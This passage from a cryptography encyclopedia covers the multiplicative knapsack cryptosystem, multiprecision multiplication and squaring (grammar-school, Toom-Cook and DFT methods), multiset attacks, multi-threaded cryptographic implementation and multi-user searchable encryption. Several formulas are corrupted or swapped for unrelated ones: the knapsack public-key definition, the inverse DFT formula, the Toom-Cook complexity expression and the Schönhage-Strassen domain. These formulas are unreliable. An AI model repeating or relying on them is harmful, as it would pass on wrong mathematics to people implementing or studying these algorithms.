Anderson J (1972) Computer security technology planning study, ESD-TR-73-51, ESD/AFSC, Hanscom AFB, Bedford. http://csrc.nist.gov/publications/history/ande72.pdf

Harrison WS, Hanebutte N, Oman P, Alves-Foss J (Oct 2005) The MILS architecture for a secure global information grid. CrossTalk 18(10):20–24

Lampson B (Jan 1974) Protection. In: Proceedings of Princeton Symposium 1971. Reprinted in Oper Syst Rev 8(1):18–24

Lampson B, Sturgis H (May 1976) Reflections on an operating system design, Commun Assoc Comput Mach 19(5): 251–266

Popek G, Kline C (Jan 1978) Design issues for secure computer networks. In: Operating systems: an advanced course. Lecture Notes in Computer Science, vol 60. Springer, pp 517–546

Rossebo B, Oman P, Alves-Foss J, Blue R, Jaszkowiak P (2006) Using SPARK-ADA to model and verify a MILS message router. In: Proceedings of International Symposium on Secure Software Engineering, Washington, DC

Rushby J (1981) Design and verification of secure systems. In: Proceedings of Eighth ACM Symposium on Operating System Principles, Asilomar, pp 12–21. http://www.csl.sri.com/papers/sosp81/sosp81.pdf

Rushby J (1999) Partitioning for safety and security: requirements, mechanisms, and assurance, Tech Report: CR-1999-209347. NASA Langley Research Center

U.S. Government protection profiles for separation kernels in environments requiring high robustness. Version 1.03, (July 2007)

Zhou J, Alves-Foss J (2008) Security policy refinement and enforcement in secure computer systems design. J Comput Secur 16(2):107–131
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_513

Multiplicative Knapsack Cryptosystem

David Naccache[68] ✉
(68) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

The multiplicative knapsack public-key cryptosystem was proposed by Naccache and Stern. The scheme's general outline is the following: Let p_i denote the ith prime number (starting from $p_1 = 2$), fix a message bit length $k \in \mathbb{N}$ and let $p > \prod_{i=1}^{k} p_i$ be a large public prime. Alice selects a random key $1 < s < p - 1$, and publishes the public key $\{v_1, \ldots, v_k\}$ where $\alpha = \omega^{(q^m-1)/n}$. . Let $\{m_1, \ldots, m_k\}$ be a binary message. Bob sends to Alice the ciphertext:

$$c = \prod_{i=1}^{k} v_i^{m_i} \bmod p$$

To decrypt c, Alice computes the quantity:

$$u = c^s \bmod p = \left(\prod_{i=1}^{k} v_i^{m_i} \right)^s \bmod p$$
$$= \prod_{i=1}^{k} p_i^{m_i} \bmod p$$

Since $p > u$, Alice can factor u in $\mathbb{Z}$ and recover $\{m_1, \ldots, m_k\}$.

Open Problems

Prove or cryptanalyze this scheme.

Cross-References

Public Key Encryption

Recommended Reading

Naccache D, Stern J (1997) A new public key cryptosystem. In: Fumy W (ed) Advances in cryptology – EUROCRYPT ’97, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 27–36
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_39

Multiprecision Multiplication

Berk Sunar[69] ✉
(69) Department of Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA

✉ **Berk Sunar**
Email: sunar@ece.wpi.edu

Synonyms

Big number multiplication

Definition

Multiprecision multiplication is the fundamental arithmetic operation of computing the product of two integers where the numbers are represented using multiple computer words.

Background

Many cryptographic primitives require the multiplication of integers that do not fit into the standard precision of common microprocessors, e.g., 32 or 64 bits. Thus there is a rich literature of interesting and sometimes exotic multiprecision mutliplication algorithms.

Theory

The integer multiplication operation lies at the very heart of many cryptographic algorithms, especially public-key algorithms. Naturally,

much effort went into developing efficient multiplication algorithms. The simplest of such algorithms is the classical “grammar school” multiplication method given as follows:

Multiprecision Multiplication Algorithm

Input : positive integers
$u = (u_{m-1}u_{m-2}\ldots u_1u_0)_B$
and $v = (v_{n-1}v_{n-2}\ldots v_1v_0)_B$
Output : The integer product $t = u \cdot v$
For $i = 0$ to $m + n + 1$ do $t_i \leftarrow 0$;
$c \leftarrow 0$;
For $i = 0$ to m do
 For $j = 0$ to n do
  $(cs)_B \leftarrow t_{i+j} + u_i \cdot v_j + c$;
  $t_{i+j} \leftarrow s$;
 End For
 $t_{i+n+1} \leftarrow c$;
End For
Return (t)

The algorithm proceeds in a *row-wise* manner. That is, it takes one digit of one operand and multiplies it with the digits of the other operand, in turn appropriately shifting and accumulating the product. The two digit intermediary result $(cs)_B$ holds the value of the digit t_{i+j} and the carry digit that will be propagated to the digit t_{i+j+1} in the next iteration of the inner loop. The subscript B indicates that the digits are represented in radix-B. As can be easily seen the number of digit multiplications performed in the overall execution of the algorithm is $m \cdot n$. Hence, the time complexity of the classical multiplication algorithm grows with $O(n^2)$, where n denotes the size of the operands.

There is a wealth of multiplication algorithms beyond the grammar school methods. One of the most popular ones in practice is the Karatsuba algorithm. Many other algorithms attempt to exploit a connection between the linear convolution and multiplication operations. Consider the

multiplication of two polynomials. When two sequences are constructed using the polynomial coefficients and when their linear convolution is computed, the elements of the resulting sequence give the coefficients of the product of the two polynomials. Hence, any linear convolution algorithm may easily be adapted to compute polynomial multiplications. Furthermore, evaluating the operand and the product polynomials at $x = B = 2^w$, where w is the digit size, yields an algorithm for integer multiplication.

For instance, the elements of a 3-point convolution of the sequences $\{u_0, u_1, u_2\}$ and $\{v_0, v_1, v_2\}$ are given as

$$\begin{aligned} w_0 &= u_0 v_0 \\ w_1 &= u_1 v_0 + u_0 v_1 \\ w_2 &= u_2 v_0 + u_1 v_1 + u_0 v_2 \\ w_3 &= u_2 v_1 + u_1 v_2 \\ w_4 &= u_2 v_2. \end{aligned}$$

These expressions are exactly in the form of the coefficients of the product of the two polynomials $U(x) = u_0 + u_1 x + u_2 x^2$ and $V(x) = v_0 + v_1 x + v_2 x^2$. Evaluating the product polynomial for a particular *radix* size $B = 2^w$ gives an algorithm for integer multiplication where polynomial coefficients represent the digits of the two integer operands. Note that the coefficients w_i may not exactly fit into a digit. Therefore, a digit carry-over operation needs to be performed through the entire length of the product in the final integer conversion step.

A well-known convolution algorithm was introduced by Toom and Cook (1966). The Toom-Cook algorithm works by treating the two operands as polynomials $U(x)$ and $V(x)$ of maximum degree $k - 1$. This is done by partitioning the integer representations into k digits. Both polynomials are evaluated at $2k - 1$ points and multiplied together.

$$W(x_i) = U(x_i) \cdot V(x_i), \quad i = 0, 1, \ldots, 2k - 2.$$

This gives the evaluation of the product $U(x)V(x)$ at $2k - 1$ points which are used to form $2k - 1$ equations with the coefficients of $W(x)$ as unknowns. Solving the linear system of equations gives the coefficients of the product $W(x) = U(x) \cdot V(x)$. Finally, $W(x)$ is evaluated at $B = 2^w$ and the product is obtained in integer form.

Example 1 (Toom–Cook multiplication) A 3-point Toom–Cook multiplication algorithm is derived. Let

$$U(x) = u_0 + u_1 x + u_2 x^2 \text{ and}$$
$$V(x) = v_0 + v_1 x + v_2 x^2.$$

Arbitrarily pick a sequence S of $2k - 1 = 5$ points. Let $S = \{0,1,2,-1,-2\}$. Then evaluate $U(x)$ and $V(x)$ for each element in S and compute their products as follows:

$$\begin{aligned}
W(0) &= U(0)V(0) = u_0 v_0 \\
W(1) &= U(1)V(1) \\
&= (u_0 + u_1 + u_2)(v_0 + v_1 + v_2) \\
W(2) &= U(2)V(2) \\
&= (u_0 + 2u_1 + 4u_2)(v_0 + 2v_1 + 4v_2) \\
W(-1) &= U(-1)V(-1) \\
&= (u_0 - u_1 + u_2)(v_0 - v_1 + v_2) \\
W(-2) &= U(-2)V(-2) \\
&= (u_0 - 2u_1 + 4u_2) \\
&\quad (v_0 - 2v_1 + 4v_2)
\end{aligned}$$

These give us the evaluations of the product polynomial

$$W(x) = w_0 + w_1 x + w_2 x^2 + w_3 x^3 + w_4 x^4.$$

Note that when all computations are done symbolicly, the evaluations of $W(x)$ are products of linear expressions of the coefficients of $U(x)$ and $V(x)$. In the final step these products are related to the coefficients of $W(x)$ by forming the following system of equations:

$$\begin{aligned}
W(0) &= w_0 \\
W(1) &= w_0 + w_1 + w_2 + w_3 + w_4 \\
W(2) &= w_0 + 2w_1 + 4w_2 + 8w_3 + 16w_4 \\
W(-1) &= w_0 - w_1 + w_2 - w_3 + w_4 \\
W(-2) &= w_0 - 2w_1 + 4w_2 - 8w_3 + 16w_4
\end{aligned}$$

By solving the equations the coefficients are obtained as follows:

$$
\begin{aligned}
w_0 &= W(0) \\
w_1 &= \frac{2}{3}W(1) - \frac{1}{12}W(2) - \frac{2}{3}W(-1) \\
&\quad + \frac{1}{12}W(-2) \\
w_2 &= -\frac{5}{4}W(0) + \frac{2}{3}W(1) - \frac{1}{24}W(2) \\
&\quad + \frac{2}{3}W(-1) - \frac{1}{24}W(-2) \\
w_3 &= -\frac{1}{6}W(1) + \frac{1}{12}W(2) + \frac{1}{6}W(-1) \\
&\quad - \frac{1}{12}W(-2) \\
w_4 &= \frac{1}{4}W(0) - \frac{1}{6}W(1) + \frac{1}{24}W(2) - \frac{1}{6}W(-1) \\
&\quad + \frac{1}{24}W(-2)
\end{aligned}
$$

With the equations relating the coefficients of the product $W(x) = U(x)V(x)$ to the coefficients of the input operands, the multiplication algorithm is obtained.

As seen in the example above only in the second step of Toom–Cook's algorithm multiplications are computed. The number of multiplications is fixed as $2n - 1$. In the initial polynomial evaluation step multiplications with small integers are performed which are ignored here, since they may be implemented with inexpensive shifts and additions. In the final step where the coefficients of $W(x)$ are computed divisions by small integers are required. In fact as the length of the convolution grows the fractions grow radically. Considering a recursive implementation of the Toom–Cook algorithm the complexity can be shown to be $k = \sum_{i=0}^{\ell-1} k_i 2^i$ (Knuth 1997). By choosing appropriately large k, the complexity can be brought close to $O(n^{1+\epsilon})$ for any $\epsilon > 0$ value. It should be noted, however, that this complexity figure ignores the additions as well multiplications and

divisions with small constant integers. The number of such operations becomes more serious as k grows (and ϵ decreases).

As noted before, the multiplication operation is equivalent to linear convolution. This immediately suggests a Fourier Transform based approach for multiplication. One advantage of this technique over the Toom–Cook method and other direct convolution methods is in the lower number of additions and constant multiplications which were ignored in the complexity figure. But more importantly, it allows one to utilize Fast Fourier Transform techniques and achieve $O(n \log n)$ speed.

The Discrete Fourier Transform of a sequence is defined as follows.

Definition 1 (*Discrete Fourier Transform* (*DFT*)). *Let s be a sequence of length d consisting of elements from an algebraic domain. Let g be a primitive d-th root of unity in that domain,* i.e., $g^d = 1$ *and let d be invertible in the domain. Then the Discrete Fourier Transform of s is defined as the sequence* S *whose elements are given as*

$$\mathbf{S}_k = \sum_{i=0}^{d-1} s_i g^{ik}.$$

The inverse transform is defined as

$$\Lambda\left(\mathbf{s}\right) \leq \sum_{i=0}^{d} \left(\begin{array}{c} L \\ i \end{array} \right)$$

There are many choices for the domain of the transformation such as a complex field, a finite field, or an integer ring. If the domain is a complex field, floating point operations may be needed and special attention must be given to handle rounding errors. If the domain is chosen as a finite field, then modular reductions become necessary. The third choice, an integer ring, gives more flexibility in choosing the modulus. In practice, special moduli of form $2^k \pm 1$ may be chosen to eliminate costly reductions.

After a domain is chosen and a DFT is setup as defined above, the following outlines an integer multiplication algorithm:

1. Partition both integer operands into equal sized blocks treating them as sequence elements.

2. Compute the DFT of both sequences.

3. Compute the componentwise product of the DFT of the two sequences.

4. Compute the inverse DFT of the product sequence.

5. Treat the sequence elements as the digits of the integer product.

The asssociated algorithm is given below.

DFT Based Integer Multiplication Algorithm

Input : positive integers
$u = (u_{m-1}u_{m-2}\ldots u_1u_0)_B$
and $v = (v_{n-1}v_{n-2}\ldots v_1v_0)_B$
Output : The integer product $w = u \cdot v$
For $k = 0$ to $d-1$ do
$\mathbf{U}_k \leftarrow \sum_{i=0}^{d-1} u_i g^{ik}$;
$\mathbf{V}_k \leftarrow \sum_{i=0}^{d-1} v_i g^{ik}$;
End For
For $k = 0$ to $d-1$ do
$\mathbf{W}_k \leftarrow \mathbf{U}_k \cdot \mathbf{V}_k$;
End For
For $k = 0$ to $d-1$ do
$w_k = \frac{1}{d}\sum_{i=0}^{d-1} \mathbf{W}_i g^{-ik}$;
End For
Return (w)

While the overall method is quite simple, an efficient algorithm is obtained only if the parameters are carefully chosen and a particular Fast Fourier Transform can be applied for computing the two forward transforms and the final inverse transform.

In an early work Schönhage and Strassen (1971) introduced a DFT based integer multiplication method that achieves an exciting asymptotic complexity of $O(n \log n \log \log n)$. The Schönhage and Strassen method is

based on the Fermat number transform where the domain of the DFT is the integer ring $g \in \mathbb{G}$. In this method the DFT is recursively turned into shorter DFT's of the same kind. Due to the special pseudo-Mersenne structure of the modulus $2^m + 1$, the method requires no multiplications for implementing the reductions. There are many other methods derived from special DFT and convolution algorithms. For an excellent survey on DFT based multiplication algorithms the reader is referred to (Crandall and Pomerance 2001).

Despite the tremendous improvement in the asymptotic complexity, the majority of DFT based algorithms have a large computational overhead associated with the forward and inverse transformations. Therefore they only become effective when the operands are longer than several thousand bits, which is often not the case, even for asymmetric cryptographic schemes.

Finally, it is worth recognizing the relationship between the multiplication and squaring operations. Although highly redundant, a multiplication algorithm may be used in a trivial manner to accomplish a squaring computation. On the other hand, an integer multiplication may be achieved via two squarings by using the following simple trick:

$$u \cdot v = \frac{1}{4}\left[(u+v)^2 - (u-v)^2\right]$$

This identity may be useful when a fast squaring algorithm is available.

Applications

The multiprecision multiplication operation is a crucial in the implementation of many cryptographic primitives. Multiplication of large numbers plays a central role in public key cryptography where operations such as exponentiation require a large number of integer multiplications to be computed.

Recommended Reading

Cook SA (1966) On the minimum computation time of functions. Master's thesis. Harvard University, Boston
[zbMATH]

Crandall R, Pomerance C (2001) Prime numbers: a computational perspective. Springer, New York
[zbMATH]

Karatsuba A, Ofman Y (1963) Multiplication of multidigit numbers on automata. Sov Phys Dokl 7(7):595–596. (English translation)
[zbMATH]

Knuth DE (1997) The art of computer programming, volume 2: seminumerical algorithms, 3rd edn. Addison-Wesley, Reading
[zbMATH]

Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton
[zbMATH]

Schönhage A, Strassen V (1971) Schnelle multiplikation großer zahlen. Computing 7:281–292
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_40

Multiprecision Squaring

Berk Sunar[70] ✉
(70) Department Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA

✉ **Berk Sunar**
Email: sunar@ece.wpi.edu

Synonyms

Big number squaring

Definition

Multiprecision squaring is the fundamental arithmetic operation of multiplying a number with itself where the number is represented using multiple computer words.

Background

Many cryptographic primitives require arithmetic operations of integers that do not fit into the precision supported by common microprocessors, for example, 32 or 64 bits. Therefore it becomes essential to build arithmetic algorithms that support arithmetic with multiprecision numbers. One such operation is multiprecision squaring.

Theory

The squaring operation can be thought of as a special case of multiplication, where both operands are the same. In this case, the multiplication algorithm has symmetries which are exploited. Consider a “grammar-school” multiplication performed with four-digit operands $u = (u_3u_2u_1u_0)_B$ and $v = (v_3v_2v_1v_0)_B$ in radix $B = 2^w$ notation. For $u = v$ and $v_i = u_i$, the partial product array is as follows.

$$
\begin{array}{cccccccc}
 & & & u_3 & u_2 & u_1 & u_0 \\
\times & & & u_3 & u_2 & u_1 & u_0 \\
\hline
 & & & u_3u_0 & u_2u_0 & u_1u_0 & u_0^2 \\
 & & u_3u_1 & u_2u_1 & u_1^2 & u_0u_1 & \\
 & u_3u_2 & u_2^2 & u_1u_2 & u_0u_2 & & \\
u_3^2 & u_2u_3 & u_1u_3 & u_0u_3 & & &
\end{array}
$$

Observe that the array is symmetric across the diagonal, and that the odd-numbered columns have a squared middle term in their diagonal. Hence, in a column only about half of the multiplications need to be computed. The result is multiplied by 2, and if the column is odd numbered the squared term is added. In the following, a multiprecision squaring algorithm that is based on the algorithms in (Knuth 1997; Menezes et al. 1997) is given.

Multiprecision Squaring Algorithm

Input : positive integer
$u = (u_{m-1}u_{m-2}\ldots u_1u_0)_B$
Output : The integer $t = u^2$
For $i = 0$ to $2m-1$ do $t_i \leftarrow 0$;
For $i = 0$ to $m-1$ do
$(cs)_B \leftarrow t_{2i} + u_i^2$;
$t_{2i} \leftarrow s$;
For $j = i+1$ to $m-1$ do
$(cs)_B \leftarrow t_{i+j} + 2u_i \cdot u_j + c$;
$t_{i+j} \leftarrow s$;
End For
$t_{i+m} \leftarrow s$;
End For
$(cs)_B \leftarrow t_{2m-2} + u_{m-1}^2$;
$t_{2m-2} \leftarrow s$; $t_{2m-1} \leftarrow c$;
Return (t)

Note that the product and sum operations performed in the inner loop may not fit into a double digit $(cs)_B$ and require an extra bit due to the term $2u_iu_j$. The total number of multiplications performed in the algorithm is easily seen to be $(m^2 + m)/2$. The multiplication by the constant 2 in the inner loop of the algorithm may be implemented by a simple shift and hence is not counted as a multiplication.

Applications

The integer squaring operation is crucial in the implementation of many cryptographic primitives. Squaring plays a central role in public key cryptography where operations such as exponentiation require a large number of integer squarings to be computed.

Cross-References

Multiprecision Multiplication

Recommended Reading

Knuth DE (1997) The art of computer programming, vol 2: seminumerical algorithms, 3rd edn. Addison-Wesley, Reading
[zbMATH]

Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300627

Multi-Reader-Multi-Writer Searchable Encryption

Multi-User Searchable Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300628

Multi-Reader-Single-Writer Searchable Encryption

Multi-User Searchable Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300629

Multi-Server Oblivious RAM

Distributed Oblivious RAM

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_601

Multiset Attack

Alex Biryukov[71] ✉
(71) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Multiset attack is a generic class of attacks which covers several recently designed (typically chosen plaintext attacks), which appeared in the literature under three different names: the *Square attack* (Daemaen et al. 1997), *the saturation attack* (Lucks 2000), the *integral cryptanalysis* (Knudsen and Wagner 2002).

Background

The first such attack was discovered by Knudsen during analysis of the cipher Square (Daemaen et al. 1997) and was thus called "Square attack." A similar attack was used by Lucks (2000) against the cipher Rijndael/AES and called "saturation" attack. Later Biryukov and Shamir have shown an attack of similar type breaking arbitrary three round SPN (refer also Substitution–Permutation (SP) Network) with secret components (the so-called *SASAS* scheme, which consists of five layers of substitutions and affine transforms). Gilbert–Minier's "collision" attack (2000) on 7-rounds of Rijndael as well as Knudsen–Wagner's (2002) "integral" cryptanalysis of 5-rounds of MISTY1 (see also (Sun and Lai 2009)) fall into the same class.

Theory

The main feature behind these attacks is that unlike a differential attack in which the attacker studies the behavior of pairs of encryptions, in a multiset attack, the attacker looks at a larger, carefully chosen set of encryptions, in which parts of the input text forms a multiset. A multiset is different from a regular notion of a set, since it allows the same element to appear multiple times. The element of a multiset is thus a pair (*value*, *multiplicity*), where *value* is the value of the element and *multiplicity* counts the number of times this value appears in the multiset. The attacker then studies the propagation of multisets through the cipher. The effect of the cipher on a multiset is in the changing of values of the elements but preserving some of the multiset properties like: multiplicity; or "integral" (i.e., sum of all the components); or causing a reduced set of values which would increase the probability of birthday-like events inside the cipher.

Multiset attacks are among the best attacks on AES-128 (Rijndael/AES) due to its byte-wise structure. This type of attacks is a promising direction for future research.

Cross-References

Block Ciphers
Structural Cryptanalysis

Recommended Reading

Daemaen J, Knudsen LR, Rijmen V (1997) The block cipher Squar. In: Biham E (ed) Proceedings of fast software encryption – FSE'97. Lecture notes in computer science, vol 1267. Springer, Berlin, pp 149–165
[zbMATH]

Gilbert H, Minier M (2000) A collision attack on seven rounds of Rijindael. In: Proceedings of the third AES candidate conference, pp 230–241

Knudsen LR, Wagner D (2002) Integral cryptanalysis (extended abstract). In: Daemen J, Rijmen V (eds) Fast software encryption, FSE 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 112–127
[zbMATH]

Lucks S (2000) Attacking seven rounds of Rijndael under 192-bit and 256-bit keys. In: Proceedings of the third AES candidate conference, pp 215–229

Sun X, Lai X (2009) Improved Integral Attacks on MISTY1. In: Selected areas in cryptography. Lecture notes in computer science, vol 5867. Springer, Berlin, pp 266–280
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300630

Multi-Subject Privacy

Interdependent Privacy (IDP)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_439

Multi-Threaded Implementation for Cryptography and Cryptanalysis

Chen-Mou Cheng[72] ✉
(72) Department of Electrical Engineering, National Taiwan University, Taipei, Taiwan

✉ **Chen-Mou Cheng**
Email: ccheng@cc.ee.ntu.edu.tw

Definition

Multi-threaded implementation for cryptography and cryptanalysis is a way to implement cryptographic and cryptanalytic algorithms by mapping the inherent or carefully constructed parallelism in the algorithms onto multi-core or many-core computer architectures in order to exploit the immense computational power provided by modern multi-core or many-core computers.

Background

After decades of remarkable growth, the performance increase in single-threaded processors has slowed down in many areas of application. The most cited reasons include the *power wall*, the physical limit related to power and heat dissipation that prevents clock frequency from increasing indefinitely, and the *ILP (instruction-level parallelism) wall*, the increasing difficulty and cost to find and exploit instruction-level parallelism in general workload. To respond, the semiconductor industry is moving to the *multi-core* or *many-core* paradigm, a more scalable way of taking advantage of the exponentially growing transistor budget offered by the Moore's law

in semiconductor fabrication technology. It is hence envisioned that in the future, all processors will be multi-core or many-core, all computers will be [massively] parallel, and all programs will be parallel programs. This posts challenges and new opportunities to implementers of cryptographic and cryptanalytic algorithms to develop software that can effectively leverage the increasing number of processor cores, as well as software that can scale with future generations of multi-core or many-core computers.

Theory

As in any parallel programming, a key to efficient multi-threaded implementation for cryptography and cryptanalysis is to find concurrency in the computation (Mattson et al. 2004). In most cryptanalytic and some cryptographic algorithms, there is inherent concurrency that the implementer can easily exploit, but in the cases where there is little parallelism in the algorithm to implement, one might need to artificially introduce concurrency to the system. This is typically done via batching, that is, grouping several units of data before processing them together, which brings parallelism in a natural way. However, batching is not always a viable option for all kinds of applications, especially when there are delay constraints such as in providing confidentiality to real-time communication.

With exploitable concurrency in the target algorithm, the actual structure of a particular implementation is then largely determined by the architecture of the parallel computer on which the implementation runs. For example, one should adopt different implementation strategies for SIMD (single instruction, multiple data) and MIMD (multiple instruction, multiple data) machines. For an MIMD machine, the choice of implementation strategies is further complicated by the memory model of the machine, which can be shared or distributed memory, or a hybrid between the two. For the shared memory model, a widely used parallel programming environment is OpenMP (Chandra et al. 2000), whereas the counterpart for the distributed memory model is MPI (message-passing interface) (Gropp et al. 1994).

Graphics processing units (GPUs) represent another class of many-core architectures that are cost-effective for achieving high arithmetic throughput. The success of GPUs has mainly been driven by the economy of scale in the video-game industry. Currently, the most widely used GPU

development toolchain is NVIDIA's CUDA (NVIDIA CUDA 2009; Kirk and Hwu 2010). At the core of CUDA are three key abstractions, namely, a hierarchy of thread groups, shared memories, and barrier synchronization, that are exposed to the programmers as a set of extensions to the C programming language. At the system level, the GPU is used as a coprocessor to the host processor for massively data-parallel computations, each of which is executed by a grid of GPU threads that must run the same program (the *kernel*). This is the SPMD (single program, multiple data) programming model, similar to SIMD but with more flexibility such as in changing of data size on a per-kernel-launch basis, or deviation from SIMD to MIMD at a performance penalty.

It should be noted that in multi-threaded implementation for cryptography, one needs to use caution to provision for defenses against side-channel attacks such as fault attacks, timing attacks, (differential) power analysis, and electromagnetic attacks.

Applications

There have been an array of efficient multi-threaded implementations of cryptographic and cryptanalytic algorithms. On cryptography side, there have been implementations of symmetric cryptosystems (Cook and Keromytis 2006) as well as asymmetric cryptosystems (Moss et al. 2007; Szerwinski and Güneysu 2008). On cryptanalysis side, people have attacked the problems of integer factoring (Bernstein et al. 2009a, b), the discrete logarithm problem (Bailey et al. 2009), and lattice reduction (Backes and Wetzel 2009; Dagdelen 2009; Hermans et al. 2009).

Open Problems

Implementing complex cryptographic and cryptanalytic algorithms on today's multi-threaded computers is painfully labor-intensive. It often involves a lot of hand-tuning of code in low-level, C or C-like programming languages such as OpenMP, MPI, CUDA, and OpenCL. This development overhead can be reduced by use of better design-automation tools such as domain-specific programming languages and software libraries, as well as optimizing compilers that automatically generate efficient code for various multi-threaded hardware platforms. However, generating efficient multi-

threaded code from high-level algorithmic description is still an open problem in general.

Cross-References

Exhaustive Key Search
FPGAs in Cryptography
Moore’s Law
Special-Purpose Cryptanalytical Hardware

Recommended Reading

Backes W, Wetzel S (2009) Parallel lattice basis reduction using a multithreaded Schnorr-Euchner LLL algorithm. In: Proceedings of the 15th international European conference on parallel and distributed computing (Euro-Par), Delft, pp 960–973

Bailey DV, Baldwin B, Batina L, Bernstein DJ, Birkner P, Bos JW, van Damme G, de Meulenaer G, Fan J, Guneysu J, Gurkaynak F, Kleinjung T, Lange T, Mentens N, Paar C, Regazzoni F, Schwabe P, Uhsadel L (2009) The Certicom challenges ECC2-X. In: Special-purpose hardware for attacking cryptographic systems (SHARCS’09), Lausanne, Switzerland

Bernstein DJ, Chen HC, Chen MS, Cheng CM, Hsiao CH, Lange T, Lin ZC, Yang BY (2009a) The billion-mulmod-per-second PC. In: Special-purpose hardware for attacking cryptographic systems (SHARCS’09), Lausanne, Switzerland

Bernstein DJ, Chen TR, Cheng CM, Lange T, Yang BY (2009b) ECM on graphics cards. In: Proceedings of the 28th annual international conference on advances in cryptology: the theory and applications of cryptographic techniques (EUROCRYPT), Cologne, Germany, pp 483–501

Chandra R, Menon R, Dagum L, Kohr D, Maydan D, McDonald J (2000) Parallel programming in OpenMP. Morgan Kaufmann, San Francisco

Cook D, Keromytis A (2006) CryptoGraphics: exploiting graphics cards for security. Springer, New York
[zbMATH]

Dagdelen O (2009) Parallelization of lattice basis reduction. Diploma thesis, Technische Universität Darmstadt

Gropp W, Lusk E, Skjellum A (1994) Using MPI: portable parallel programming with the message-passing interface. MIT Press, Cambridge
[zbMATH]

Hermans J, Schneider M, Buchmann J, Vercauteren F, Preneel B (2009) Shortest lattice vector enumeration on graphics cards. In: Special-purpose hardware for attacking cryptographic systems (SHARCS’09), Lausanne, Switzerland

Kirk DB, Hwu WM (2010) Programming massively parallel processors: a hands-on approach. Morgan Kaufmann, San Francisco
[zbMATH]

Mattson TG, Sanders BA, Massingill BL (2004) Patterns for parallel programming. Addison-Wesley Professional, Reading
[zbMATH]

Moss A, Page D, Smart NP (2007) Toward acceleration of RSA using 3D graphics hardware. In: Proceedings of the 11th IMA international conference on cryptography and coding, Cirencester, pp 364–383

NVIDIA CUDA programming guide, version 2.3.1, August 2009

Szerwinski R, Güneysu T (2008) Exploiting the power of GPUs for asymmetric cryptography. In: Proceedings of 10th international workshop on cryptographic hardware and embedded systems (CHES), Washington, DC, pp 79–99

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300631

Multi-User Keyword Search in Encrypted Database

Multi-User Searchable Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1476

Multi-User Searchable Encryption

Cédric Van Rompay[73] ✉, Refik Molva[73] ✉ and Melek Önen[73] ✉
(73) EURECOM, Biot Sophia Antipolis, France

✉ **Refik Molva**
Email: refik.molva@eurecom.fr

✉ **Melek Önen**
Email: melek.onen@eurecom.fr

Synonyms

Multi-reader-multi-writer searchable encryption; Multi-reader-single-writer searchable encryption; Multi-user keyword search in encrypted database; Singe-reader-multi-writer searchable encryption

Definition

Multi-User Searchable Encryption (or MUSE for short) is an extension of Searchable Encryption where multiple users access an encrypted database. Users can have read and/or write access to the database.

Background

The first occurrence of the term “searchable encryption” is probably from Curtmola et al. (2006) (a foundational paper in “basic” Searchable Encryption) where the main scenario consists of multiple users searching a database and where only one user, named the “owner” of the database, has

the right to add content to the database. MUSE is used with the meaning of *Multi-Reader-Single-Writer Searchable Encryption* there.

Prior to the first appearance of MUSE, Boneh et al. (2004) studied a problem they call *Public-key Encryption with Keyword Search* (PEKS), which can be viewed as a form of *Single-Reader-Multi-Writer Searchable Encryption*, even if the authors did not use this terminology.

To the best of our knowledge, the first contribution to MUSE as *Multi-Reader-Multi-Writer Searchable Encryption* was by Hwang and Lee (2007). It presented extensions to PEKS.

Theory

In MUSE users can be of two types, *writer* or *reader*. When a user has both roles, which can be common in practice, he/she can be modeled by an entity controlling two theoretical users. Each writer owns *records* that are typically sets of bit-strings called *keywords*. Readers can search records they were given access to, that is, they can send a *query* and get a response indicating which records among the ones this reader is allowed to search match this query.

A query is modeled as a function taking a record as input and returning a boolean. In most existing MUSE schemes, queries are limited to *single-keyword search*, meaning that a query only tests whether a given keyword is present or not in the record. Some extensions to more complex queries such as conjunctions of keywords as well as range queries have been studied as well.

Records, authorizations, and queries are uploaded to a server, which is considered as potentially malicious, and a MUSE protocol must limit the amount of information the server can obtain on the data as well as on queries and their results.

